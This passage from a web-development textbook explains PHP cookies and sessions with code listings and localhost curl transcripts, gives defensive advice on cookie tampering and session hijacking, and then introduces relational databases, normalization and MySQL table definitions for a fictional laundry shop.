Listing 5.5 `php/state/cookies.php`: create, read and delete two cookies. The page prints plain text rather than HTML so that the transcript below is easy to read.

```php
<?php
// cookies.php: create, read and delete a cookie.
declare(strict_types=1);

$action = $_GET['action'] ?? 'show';

if ($action === 'set') {
    // setcookie() writes a header, so it must run before any output at all.
    setcookie('hobby', 'swimming', time() + 3600);
    setcookie('last_service', 'S0001', time() + 3600);
}
if ($action === 'delete') {
    // A cookie is deleted by setting it again with a time already past.
    setcookie('hobby', '', time() - 3600);
    setcookie('last_service', '', time() - 3600);
}

header('Content-Type: text/plain; charset=utf-8');
echo "action = $action", PHP_EOL;
echo "cookies this request arrived with:", PHP_EOL;
if ($_COOKIE === []) {
    echo "  (none)", PHP_EOL;
}
foreach ($_COOKIE as $name => $value) {
    echo "  $name => $value", PHP_EOL;
}
```

We watch the conversation with `curl`, a browser without a window: `-i` prints the response headers, `-c jar` saves the cookies the server sets in a file, and `-b jar` sends them back, as a browser does silently. The page was served with `php -S localhost:8080` in `php/state`:

```
$ curl -s -i -c jar 'http://localhost:8080/cookies.php?action=set'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=swimming; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Set-Cookie: last_service=S0001; expires=Wed, 23 Sep 2026 10:30:49 GMT; Max-Age=3600
Content-Type: text/plain; charset=utf-8

action = set
cookies this request arrived with:
  (none)

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -i -b jar -c jar 'http://localhost:8080/cookies.php?action=delete'
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:49 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: hobby=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Set-Cookie: last_service=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0
Content-Type: text/plain; charset=utf-8

action = delete
cookies this request arrived with:
  last_service => S0001
  hobby => swimming

$ curl -s -b jar http://localhost:8080/cookies.php
action = show
cookies this request arrived with:
  (none)
```

The first response *sets* two cookies and reports that it *received* none: `$_COOKIE` holds what the browser sent, and the browser had nothing yet. That is the most common cookie mistake; the value appears in `$_COOKIE` on the *next* request. Likewise the delete request still arrives carrying both cookies and answers by setting them to `deleted` with an expiry of 1 January 1970; the fourth request shows the browser obeyed.

Three flags are worth setting: `HttpOnly` hides the cookie from page scripts, closing the route by which a cross-site scripting hole (Chapter 3) steals an identity; `Secure` sends it only over HTTPS; `SameSite=Lax` keeps it off forms submitted from other sites. PHP accepts them as an array: `setcookie('hobby', 'swimming', ['expires' => time() + 3600, 'httponly' => true, 'samesite' => 'Lax']);`.

5.2.16 What is wrong with cookies

Cookies have four well-known problems, collected in **Table 5.3**.

Table 5.3 The four classic problems with cookies. The second is the one that turns into a security incident.

Problem	What it means in practice
The user can switch cookies off	a site that depends on them must say so, or fall back to something else
Other people can see them	a cookie is a file on the visitor's computer; anyone at that computer can read and edit it
They are small and few	browsers historically kept about 20 cookies per site and about 4 kB each
Browsers differ	some browsers only behave correctly when every option of `setcookie()` is given

The second problem is the dangerous one. **Figure 5.7** shows what any visitor sees after opening the developer tools (F12 in Chrome, Edge and Firefox) on a page of this chapter's `state` folder: every cookie of the site, with its value in plain text, and every value can be edited in place.




Figure 5.7 The cookies of `http://localhost:8551` in the browser's developer tools (*Application → Storage → Cookies*), after `cookies.php?action=set` and `session.php` ran: `hobby` and `last_service` with their values and expiry times, and the session cookie `PHPSESSID`, which lives until the browser closes. Nothing in a cookie is hidden from the person at the computer.

> **Never put anything in a cookie that you would mind the visitor changing.** Not a price, not a customer id that grants access, not `is_owner=0`. A visitor can edit the file, and a cookie that says `is_owner=1` will be sent to you and believed. A cookie may hold a harmless preference, such as a chosen language, and a ticket number whose meaning only the server knows. Nothing else.

5.2.17 Sessions

That rule is why PHP provides the session.

> **DEFINITION.** A **session** is a sequence of HTTP requests from one browser that the server treats as belonging together. PHP gives each session an identifier, the **session id**, keeps a private store on the server for each one, and lets your program read and write that store through the superglobal array `$_SESSION`.

A session solves the problem of recognizing that two requests came from the same browser, so that a cashier who signed in is still known on the next page. A script calls `session_start()` before any output, after which `$_SESSION` is an ordinary array that survives between requests. The sign-in script writes `$_SESSION['user_id'] = ...` after validating the user; every later script calls `session_start()` and tests `isset($_SESSION['user_id'])`, as **Listing 5.4** did. **Listing 5.6** shows the array surviving.

Listing 5.6 `php/state/session.php`: a visit counter kept in the session. The number climbs only if `$_SESSION` really survives from one request to the next.

```php
<?php
// session.php: a visit counter kept in a session instead of a cookie.
declare(strict_types=1);
session_start();

$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
if (!isset($_SESSION['user_id'])) {
    $_SESSION['user_id'] = 'owner@profitina-laundry.example';
}

header('Content-Type: text/plain; charset=utf-8');
echo "session id   : ", session_id(), PHP_EOL;
echo "visits       : ", $_SESSION['visits'], PHP_EOL;
echo "user_id      : ", $_SESSION['user_id'], PHP_EOL;
```

5.2.18 How a session actually works

Figure 5.8 draws the mechanism.




Figure 5.8 How a PHP session works. Only the session id travels to the browser, inside a cookie; the data stays on the server in a store named after that id, and `session_start()` refills `$_SESSION` from it on every later request.

1. The browser asks for `session.php`. It has no session cookie yet.
2. `session_start()` finds no id, so it invents one, a long random string, and sends it in `Set-Cookie: PHPSESSID=...`. Whatever the script puts in `$_SESSION` is written, at the end of the request, into a file on the server named after the id.
3. The browser stores the cookie and sends it back with every later request to the site, without being asked.
4. On the next request `session_start()` finds the id in the cookie, reads the matching file and refills `$_SESSION`.
5. The script sees its own data again.

The crucial property follows from step 2: **the data never leaves the server.** Only the id travels, which is why a session may hold the identity of a signed-in employee and a cookie may not. The real transcript:

```
$ curl -s -i http://localhost:8080/protected.php
HTTP/1.1 302 Found
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=9bfd1351827d878cbcdfc2d19c575cf2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: session.php
Content-type: text/html; charset=UTF-8


$ curl -s -i -c jar http://localhost:8080/session.php
HTTP/1.1 200 OK
Host: localhost:8080
Date: Wed, 23 Sep 2026 09:30:56 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Set-Cookie: PHPSESSID=da3299bfacb793dc10089a180f3a8ae0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/plain; charset=utf-8

session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 1
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/session.php
session id   : da3299bfacb793dc10089a180f3a8ae0
visits       : 2
user_id      : owner@profitina-laundry.example

$ curl -s -b jar http://localhost:8080/protected.php
Welcome back, owner@profitina-laundry.example

$ curl -s http://localhost:8080/session.php
session id   : e3be2cf6b729fff628f0f00654f68210
visits       : 1
user_id      : owner@profitina-laundry.example
```

Without a cookie the protected page redirects (302, `Location: session.php`). The next request starts a session with a single `Set-Cookie`; the same jar then gets the same id and a counter of 2, and reaches the protected page. A request with no jar is a different browser to the server: new id, counter 1. A session belongs to a browser, not to a person.

The session is not magic: here its data is a file in `/var/lib/php/sessions` (under XAMPP, `C:\xampp\tmp`) named `sess_` plus the id, and the `Expires` and `Cache-Control` headers stop caches from keeping a page that belongs to one person. **Anyone who learns a session id becomes that visitor** (*session hijacking*). The defenses are `HttpOnly`, HTTPS, and `session_regenerate_id(true)` at sign-in, so that an id planted beforehand is worthless; Section 5.16 uses all three.

5.2.19 Signing out, and browsers that refuse cookies

Signing out means emptying the array, telling the browser to drop the cookie and destroying the store on the server (**Listing 5.7**).

Listing 5.7 `php/web/logout.php`: signing out properly. The cookie is deleted in the way Section 5.3.3 described, by setting it again with a time in the past.

```
<?php
// logout.php: empty the session, drop the cookie, destroy the server-side store.
require __DIR__ . '/boot.php';

$_SESSION = [];
$p = session_get_cookie_params();
setcookie(session_name(), '', time() - 3600, $p['path'], $p['domain'], $p['secure'],
$p['httponly']);
session_destroy();
header('Location: login.php');
exit;
```

A browser that refuses cookies can be given the id in the address instead: with id `9876544210123456789`, a link to `cart.php` becomes `cart.php?PHPSESSID=9876544210123456789`. Modern PHP leaves this off (`session.use_only_cookies = 1`), because an address is copied, logged and pasted into chats, handing the identity to everyone who sees it.

> **COOKIE OR SESSION?** Use a cookie for data that is a preference, harmless if the visitor edits it, and worth keeping after the browser is closed: a language, a dismissed notice. Use a session for anything that says who someone is or what they may do. If you are about to put an id, a role or a price into a cookie, that is the signal to use a session instead.

5.3 What a Relational Database Is

5.3.1 Start with the counter book

A small laundry keeps a book at the counter. For every bag the cashier writes a line: date, customer, telephone, service, weight, price, rack. The book is a **table**: columns, because every line records the same kinds of fact, and rows, because each line is one event. A relational database is that book made precise.

> **DEFINITION.** A **table** (formally, a *relation*) is a set of rows that all have the same named columns. A **column** (formally, an *attribute*) has a name and a **type**, and the type restricts which values may appear in it. A **row** (formally, a *tuple*) is one complete set of values, one for each column.

Three words do real work. **Set**: rows have no order of their own; if you want one, ask with `ORDER BY` (Section 5.8.4). **Same named columns**: every row has a value, or an explicit "no value", for every column; if some rows need a fact that others do not, you have two kinds of thing in one table. **Type**: a number column will never contain the word "banana", because the database refuses, for every program that touches the data.

5.3.2 What makes it relational

"Relational" does not mean "the tables are related". It comes from the mathematical *relation* and names Edgar F. Codd's 1970 idea [11]: all data is values in tables, and the *only* way to connect facts is by matching values, never by pointers or hidden order. Bill `B2931` does not contain its

customer's name; it contains the code `C0056`, and another table has `C0056` next to the name Gilang Nasution. Two values are simply equal.

> **WHY MATCHING VALUES RATHER THAN POINTERS.** A pointer promises that something is at a particular place, and breaks silently when the thing moves or the file is copied. `C0056` is `C0056` on any machine, in any copy, in any year; backups, replication and questions nobody foresaw all follow from that.

5.3.3 Keys

Matching values needs a value that identifies each row uniquely: a key.

> **DEFINITION.** A **primary key** is a column, or a group of columns, whose value is different in every row and never empty. It is how one row is named. A table has exactly one primary key.
>
> A **foreign key** is a column in one table whose value must be the primary key of some row in another table. It is how one row refers to another, and the database enforces it: a bill that names a customer who does not exist is refused, and so is deleting a customer to whom bills still refer.

> **WORKED EXAMPLE.** In the Profitina Laundry database, `Customer.id` is a primary key: `C0056` is Gilang Nasution, and no other row may claim that code. In `Bill`, the column `Customer_id` is a foreign key that refers to it. Bill `B2931` carries `Customer_id = 'C0056'`, and that single value is the whole connection between the bill and the man who brought his laundry in. Try to create a bill for customer `C9999` and the database does not merely fail to find him: it refuses to let the bill exist. Section 5.7.2 shows the refusal.

A key may be **natural** (a telephone number) or **surrogate** (a code the system invents, such as `C0056`). The laundry uses surrogate codes because natural keys change, and a changing primary key drags every foreign key behind it.

5.3.4 The seven tables of Profitina Laundry

Figure 5.9 is the complete design as an *entity-relationship diagram*: each box a table, each line a foreign key, the line ends saying how many rows may be on each side.




Figure 5.9 The Profitina Laundry schema. Blue tables come from the original design (Customer, Employee, Service, Bill); green tables and columns were added in September 2026 (Outlet, Payment, StatusLog). A line ending in a crow's foot means "many", a double bar "exactly one", and a circle "possibly none".

Table 5.4 says in words what one row of each table is. If you cannot finish the sentence "one row is …" for a table, the table is wrong.

Table 5.4 The seven tables in words. The sample data covers one year of the shop, October 2025 to September 2026.

Table	One row is	Primary key	Rows in the sample
`Outlet`	one of the three shops	`id`, e.g. `O02`	3
`Customer`	one registered customer	`id`, e.g. `C0056`	256
`Employee`	one member of staff; `spv_id` names their supervisor	`id`, e.g. `E0004`	14
`Service`	one line of the price list	`id`, e.g. `S0001`	12
`Bill`	one laundry order: one customer, one service, a quantity	`id`, e.g. `B2931`	2,953
`Payment`	one amount of money received for a bill	`id`, a number	3,319
`StatusLog`	one event in a bill's life, and who caused it	`id`, a number	8,802

Three decisions in **Figure 5.9** deserve a reason.

`Payment` is a table, not a column of `Bill`, because a bill may be unpaid, paid at once, or paid half by QRIS now and half in cash on collection; a `paid` column could not say when or how. "How many payments can one bill have?" "More than one, and I do not know how many" always means a separate table with a foreign key back.

`StatusLog` is a table for the same reason. A bill moves from `queued` (waiting) to `finished` (clean, on the rack) to `departed` (collected); `Bill.status` holds the current state, `StatusLog` the whole history, one row per event.

`Bill.payment` is stored although the price is in `Service`, because `Service.price` is *today's* price and `Bill.payment` is *the amount charged on that day*, computed when the bill was created as

$$payment = price \times unit \tag{5.1}$$

where *price* is the service's price per unit at that moment and *unit* the number of kilograms, items or pairs. If wash, dry and fold rises from Rp 8.000 to Rp 9.000 next month, last year's receipts must not change: a historical value is recorded, not looked up. The money still owing then follows from Equation (5.1) and `Payment`:

$$balance = payment - \sum_{p \in \text{Payment},\ p.Bill_id = id} p.amount \tag{5.2}$$

that is, the amount charged minus every payment recorded for the bill. Section 5.10.5 turns Equation (5.2) into one query.

5.3.5 Why the tables are shaped this way

Everybody starts with one table, because that is what the counter book looks like. **Listing 5.8** rebuilds it from the real data, `CounterBook`, repeating the customer and the price on every line, so that we can watch it go wrong.

Listing 5.8 `sql/20_flat_table.sql`: the counter book rebuilt from the real data, and one ordinary change to it. `CREATE TABLE ... AS SELECT` makes a new table from the answer to a query.

```sql
-- The "counter book": one wide table in which every line repeats the customer
-- and the service. Built from the real data so that we can watch it go wrong.
CREATE TABLE CounterBook AS
SELECT b.id AS bill, c.name AS customer, c.phone, c.address,
       s.id AS service, s.description, s.price, b.unit, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.Customer_id = 'C0158' AND b.arrived >= '2026-09-15';

SELECT bill, customer, phone, service, price, unit, payment FROM CounterBook;

-- Update anomaly: the customer changes her phone number, and one line is fixed.
UPDATE CounterBook SET phone = '0813-0000-9999' WHERE bill = 'B2930';
SELECT DISTINCT customer, phone FROM CounterBook;
```

```
Query OK

+-------+-----------------+----------------+---------+-------+------+---------+
| bill  | customer        | phone          | service | price | unit | payment |
+-------+-----------------+----------------+---------+-------+------+---------+
| B2851 | Endah Ika Rahman | 0877-0000-2053 | S0001   |  8000 |    5 |   40000 |
| B2853 | Endah Ika Rahman | 0877-0000-2053 | S0005   | 65000 |    2 |  130000 |
| B2930 | Endah Ika Rahman | 0877-0000-2053 | S0011   | 45000 |    1 |   45000 |
| B2951 | Endah Ika Rahman | 0877-0000-2053 | S0008   | 35000 |    1 |   35000 |
+-------+-----------------+----------------+---------+-------+------+---------+
4 rows in set

Query OK, 1 row affected

+-----------------+----------------+
| customer        | phone          |
+-----------------+----------------+
| Endah Ika Rahman | 0877-0000-2053 |
| Endah Ika Rahman | 0813-0000-9999 |
+-----------------+----------------+
2 rows in set
```

Before the change the book is merely repetitive. After one reasonable change it is *wrong*: Endah Ika Rahman's new number was written on one line, and the book now gives her two numbers with nothing to say which is true. This is the **update anomaly**. Its relatives are the **deletion anomaly** (delete a customer's only line and her name and number vanish) and the **insertion anomaly** (a new service nobody has bought yet has nowhere to be written).

> **WHAT THE THREE ANOMALIES HAVE IN COMMON.** In each case a fact about *one thing* was stored in a row about *another thing*. A customer's telephone number is a fact about the customer, stored in a row about a bill. A service's price is a fact about the service, stored in a row about a bill. The cure, called **normalization**, is one idea: **put each fact in the table about the thing it describes, and connect the tables with keys.**

Textbooks [12] state the idea as *normal forms*. **First normal form (1NF)**: every cell holds one value, never a list. **Second (2NF)**: every non-key column depends on the *whole* primary key. **Third (3NF)**: no non-key column depends on another non-key column; in `CounterBook` the telephone depends on the customer, not on the bill, exactly the defect the update exposed. Splitting along those dependencies gives back `Customer`, `Service` and `Bill`. The price copied into `Bill.payment` is not a violation, because it is a different fact: if two values could legitimately differ, both belong.

5.4 SQL from Zero: Making the Tables

5.4.1 What SQL is

> **DEFINITION. SQL**, Structured Query Language, is the language relational databases understand. It is *declarative*: you say *what* you want, not *how* to find it, and the database works out how. That is why a query written twenty years ago runs faster on today's hardware without being changed.

The basic commands of MySQL fall into the groups of **Table 5.5**.

Table 5.5 MySQL's basic commands, grouped by the job they do. The first group runs once, when a system is built; the second and third run thousands of times a day.

Job	Statements	What they change
Define the structure	`CREATE DATABASE`, `DROP DATABASE`, `CREATE TABLE`, `ALTER TABLE`, `DROP TABLE`	the tables themselves
Change the data	`INSERT INTO`, `UPDATE`, `DELETE`	the rows
Ask questions	`SELECT`, and `DESCRIBE` for a table's structure	nothing
Control concurrent work	`LOCK TABLES`, `UNLOCK TABLES`, and transactions (Section 5.11)	who may change what, and when
Control access	`CREATE USER`, `GRANT`, `REVOKE`	who may do what at all

Three conventions: keywords are case-insensitive but written in capitals here; table names are case-sensitive on Linux, so write `Bill`, never `bill`; every statement ends with a semicolon.

5.4.2 Creating the database

Listing 5.9 is where `schema.mysql.sql` begins, after its comment header; that file creates the whole Profitina Laundry database on MySQL or MariaDB.

Listing 5.9 `sql/21_create_database.mysql.sql`: create the database if it is not already there, make it the current one, and speak UTF-8 on this connection.

```
CREATE DATABASE IF NOT EXISTS profitina_laundry
    CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
USE profitina_laundry;

SET NAMES utf8mb4;
```

`IF NOT EXISTS` makes the script safe to run twice. `USE` makes `profitina_laundry` the current database. `utf8mb4` is complete UTF-8 (MySQL's older `utf8` could not store an emoji), and `utf8mb4_unicode_ci` compares text case-insensitively, so `ayu` finds `Ayu`. `SET NAMES utf8mb4` makes the connection speak UTF-8 too.

5.4.3 Types

A column's type is a promise about what it may contain, and the database keeps the promise for you. **Table 5.6** lists the MySQL types the laundry uses.

Table 5.6 The MySQL types used by the laundry. Choosing the narrowest type that can hold every legal value is documentation that the database enforces.

Type	Holds	Used for
`CHAR(5)`	exactly 5 characters	codes of fixed length: `C0056`, `B2931`, `E0004`
`VARCHAR(50)`	up to 50 characters	names, descriptions, e-mail addresses
`INT`	a whole number, about $\pm 2.1 \times 10^9$	`Bill.unit`, the automatic `id` of `Payment`
`DECIMAL(10,2)`	an exact number, 10 digits, 2 after the point	money: `Bill.payment`, `Payment.amount`
`DATE`	a calendar date	`Customer.birthdate`, `Outlet.opened`
`DATETIME`	a date and a time	`Bill.arrived`, `Payment.paid_at`
`ENUM('a','b')`	one of a fixed list of words	`Bill.status`, `Payment.method`

Money is `DECIMAL`, never `FLOAT`, which stores binary approximations that do not add up to what customers paid. **A telephone number is text**: it keeps its leading zero, and nobody adds telephone numbers. **`CHAR(5)`** suits only values that always have that length, as the codes do.

5.4.4 Constraints

A **constraint** is a rule the database will not let anybody break. **Table 5.7** lists the ones in the laundry schema.

Table 5.7 The constraints of the laundry schema. Each one is a rule you would otherwise have to enforce in every program that writes to the table, and would eventually forget in one of them.

Constraint	Means
`NOT NULL`	this column must have a value in every row
`DEFAULT x`	if no value is given, use `x`
`PRIMARY KEY`	unique, not null, and the name of the row
`UNIQUE`	no two rows may share this value (e.g. `Employee.email`)
`AUTO_INCREMENT`	if no value is given, use one more than the largest so far
`FOREIGN KEY ... REFERENCES`	this value must exist as a key in another table
`CHECK (...)`	this condition must be true of every row

DEFINITION. `NULL` is not zero and not the empty string. It means *no value is recorded*. `Bill.finished` is `NULL` while a bill is still queued: it has not been finished, so there is no time

> to record. `NULL` never compares equal to anything, not even to another `NULL`, so `WHERE finished = NULL` is never true; the correct test is `WHERE finished IS NULL`.

5.4.5 `CREATE TABLE`, line by line

The listings in this section are copied from `schema.mysql.sql` with only their `COMMENT` clauses removed. **Listing 5.10** is the price list.

Listing 5.10 `sql/22_create_service.mysql.sql`: the `Service` table. One row is one line of the price list.

```
CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL DEFAULT 'P4C',
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_id_len    CHECK (CHAR_LENGTH(id) BETWEEN 1 AND 5),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Each line in the brackets defines a column: name, type, constraints. The odd default `P4C` is kept from the original design and never used. The named constraints follow: `Service_pk` names the row; `Service_id_len` and `Service_price_pos` check the code's length and that no price is zero or negative. Named constraints appear by name in error messages (Section 5.7.2). `ENGINE=InnoDB` is the MySQL engine that enforces foreign keys and supports transactions.

Listing 5.11 adds three ideas.

Listing 5.11 `sql/23_create_customer.mysql.sql`: the `Customer` table.

```
CREATE TABLE Customer (
    id            CHAR(5)       NOT NULL,
    name          VARCHAR(50)   NOT NULL,
    gender        ENUM('f','m') NOT NULL DEFAULT 'f',
    place         VARCHAR(50)   NOT NULL,
    birthdate     DATE          NOT NULL,
    address       VARCHAR(200)  NOT NULL,
    phone         VARCHAR(30)   NOT NULL,
    enrolled      DATETIME      NOT NULL,
    email         VARCHAR(50)   NOT NULL,
    password      VARCHAR(5)    NOT NULL,
    credit        DECIMAL(10,2) NOT NULL,
    password_hash VARCHAR(255)  NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id),
    CONSTRAINT Customer_id_len        CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Customer_gender_enum   CHECK (gender IN ('f','m')),
    CONSTRAINT Customer_email_len     CHECK (CHAR_LENGTH(email) >= 3),
    CONSTRAINT Customer_credit_nonneg CHECK (credit >= 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`ENUM('f','m')` accepts one of two letters. `password VARCHAR(5)` survives from the original design, always holds `*****`, and is never read; the real credential is `password_hash`, `NULL` for a customer without an online account. Storing only a *hash* matters: under UU PDP No. 27/2022 [13] the shop answers for a stolen table, and a hash cannot be turned back into a password. `credit` is the prepaid deposit, never below zero.

Listing 5.12 is the heart of the schema.

Listing 5.12 `sql/24_create_bill.mysql.sql`: the `Bill` table. The `CHECK` constraints at the bottom are the shop's business rules, written once and enforced for every program.

```
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL DEFAULT CURRENT_TIMESTAMP,
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      ENUM('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len         CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Bill_status_enum    CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_unit_pos       CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order CHECK (departed IS NULL OR (departed >= arrived
                                          AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times   CHECK (
            (status = 'queued'   AND finished IS NULL     AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL))
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`arrived` defaults to “now”; `finished` and `departed` stay `NULL` until those things happen. Each foreign-key column has exactly the type of the key it refers to, or the database refuses to create the reference. The last three `CHECK`s encode the life of a bill: it cannot finish before it arrived, cannot leave before it arrived or finished, and its status must match its times (`queued`: neither time; `finished`: a finishing time; `departed`: a departure time). A program that sets `status = 'finished'` and forgets the time is stopped by the database itself.

5.4.6 Foreign keys

The schema adds its foreign keys after all the tables exist, with `ALTER TABLE`. **Listing 5.13** shows the four that start at `Bill`.

Listing 5.13 `sql/25_bill_foreign_keys.mysql.sql`: the four foreign keys of `Bill`, in the style of the original design, one `ALTER TABLE` per reference.

```
-- Reference: Bill_Customer (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
    REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Employee (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Service (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Service FOREIGN KEY (Service_id)
    REFERENCES Service (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Outlet (new)
ALTER TABLE Bill ADD CONSTRAINT Bill_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
```

Read the first as a sentence: *every `Bill.Customer_id` must be an `id` in `Customer`*. The trailing clauses say what happens when the other side changes.

